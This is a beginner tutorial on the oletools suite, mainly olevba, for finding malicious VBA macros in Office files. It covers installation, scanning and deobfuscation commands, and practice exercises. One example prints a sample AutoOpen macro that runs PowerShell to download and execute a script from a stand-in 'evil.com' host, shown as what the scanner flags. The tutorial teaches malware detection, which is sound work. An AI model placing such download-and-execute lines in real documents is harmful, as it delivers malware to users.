
Olevba is a powerful, free tool specifically designed to analyze Microsoft Office documents (Word, Excel, PowerPoint) for malicious VBA macros and other embedded threats. It is part of the oletools package, a collection of Python scripts for dissecting and inspecting OLE (Object Linking and Embedding) files, which are the foundation of Office docs.
Oletools helps detect hidden code, suspicious strings, obfuscated macros, auto-executing functions, and potential malware indicators without actually running the document. This is crucial because Office macros are a top vector for malware delivery (infostealers, ransomware droppers, RATs), even in recent years.
Oletools matters because it lets you safely check suspicious email attachments or downloads. And it’s an essential entry into malware analysis and forensics, free, easy to install, and very effective.
Installation
Oletools is Python-based and works on Windows, macOS, Linux, and even Android (via Termux).
1. Install Python 3 (if not already) from python.org.
2. Open terminal/cmd:
pip install oletools
3. Verify:
olevba --help
(If pip not found, try python -m pip install oletools.)
For Windows users: Download the standalone .exe from the oletools GitHub releases if you prefer no Python install.
Olevba is the primary utility for VBA macros and is used to check for:
1. Any auto-executing code (AutoOpen, Workbook_Open)
2. Codes that may be deemed inappropriate (e.g., Shell, CreateObject, Run)
3. Obfuscation (e.g., Hex strings, Chr(), Base64)
4. Indicators of compromise (URLs, IP addresses, file drops)
To run a basic command, type: olevba suspicious.docm
The output will show the macro code for the filename specified, along with deobfuscated strings and an indication of whether they have a low, medium, high, suspicious, or malicious risk.
Practical Examples
Example 1: Scanning a Word Document (auto-open macro) to see if it's malicious
Download a clean test case file (located at a site like MalwareBazaar, or just create a word document that has a simple macro, and save it as .docm).
VBA CODE: AutoOpen() → Shell("cmd.exe /c powershell -c IEX(New-Object Net.WebClient).DownloadString('evil.com/ps1')")
Analysis: SUSPICIOUS (Use of shell command to download from an external URL via downloadstring. This suspect indicator means that the file could be malicious)
Example 2: Deobfuscating Commands that are Hidden Within Another Macro
Some macros obfuscate displayed command strings (using hex values or by utilizing the Chr() function). The Olevba utility can automatically perform deobfuscation when using the -d option.
olevba -d obfuscated.xlsm
Output will convert command strings, such as Chr(99) & Chr(109) & Chr(100) into command (cmd). In the output file, you would see the hidden commands to be used with the Shell command.
Example 3: Issuing Batch Command to a Folder
olevba -r /path/to/folder/*.doc*
Will recursively search all Word documents and provide a summary of what Olevba discovers for each document.
Example 4: Writing All Macros from One File to Another
olevba -c suspicious.pptm > macros.vb
Will dump all raw VBA code into a text file that can be analyzed via any text editor, such as Notepad++.
Example 5: Additional Oletools Commands
1. Oleobj: Used to extract any embedded items inside a document.
oleobj suspicious.doc
Could pull out embedded EXE’s or scripts.
2. Oledir: Will list OLE streams for a document.
oledir suspicious.xls
3. Olemeta: Will display document's metadata.
olemeta suspicious.ppt
Will show author, the date the document was created, etc.
Hands-on Exercises
Exercise 1 : Simple Scanning
1. Create a basic MACRO-enabled Microsoft Word (.DOCM) file by selecting: FILE -> SAVE AS -> DOCM
2. Placing a dummy macro inside the new document using the menu: Tools → Macro → Visual Basic Editor → Insert Module → typing:
vb
Sub AutoOpen()
MsgBox "Hello World"
End Sub
3. Saving the document and then running:
olevba yourdoc.docm (and the program will detect one auto-executing macro called AutoOpen as SUSPICIOUS).
Exercise 2 : Detection of Obfuscation
1. Changing the AutoOpen Macro to obfuscate it:
vb
Sub AutoOpen()
Shell(Chr(99) & Chr(109) & Chr(100) & ".exe /c echo hidden")
End Sub
2. Running:
olevba -d yourdoc.docm (it will deobfuscate the Chr() to "cmd.exe /c echo hidden" and will flag it as SUSPICIOUS due to using the Shell command).
Exercise 3 : Verifying a Suspicious Download
1. Downloading a known safe example of Macro Malware from MalwareBazaar by searching for "macro" on their database and selecting a historical, defanged example.
2. Running:
olevba sample.docm (it will reveal to you any of the following: suspicious keywords, like CreateObject, Run, Shell; IOCs through URLs (in this case); risk level of file).
Exercise 4 : Extracting and Purging Metadata
1. Making a sample file in Microsoft Office and running:
olemeta yourdoc.docx (it will display the metadata of any identifiers, dates, etc.).
2. Clean it:
exiftool -all= yourdoc.docx # (Note: ExifTool complements oletools for metadata)
Exercise 5 : Batch Folder Analysis
1. Put 3–5 Office docs in a folder (include one with macros).
2. Run:
olevba -r /path/to/folder/
3. Review: Which files have macros? What risk levels?
Key Takeaways
Olevba / oletools is a free, must-have tool for safely checking Office documents for malicious macros and hidden threats. It detects auto-exec code, obfuscation, and IOCs without running the file.
Start with olevba file.docm on your own docs, it’s eye-opening. Practice the exercises to build skills; always use on safe/own files first. If you find something suspicious in a real attachment, delete it and report.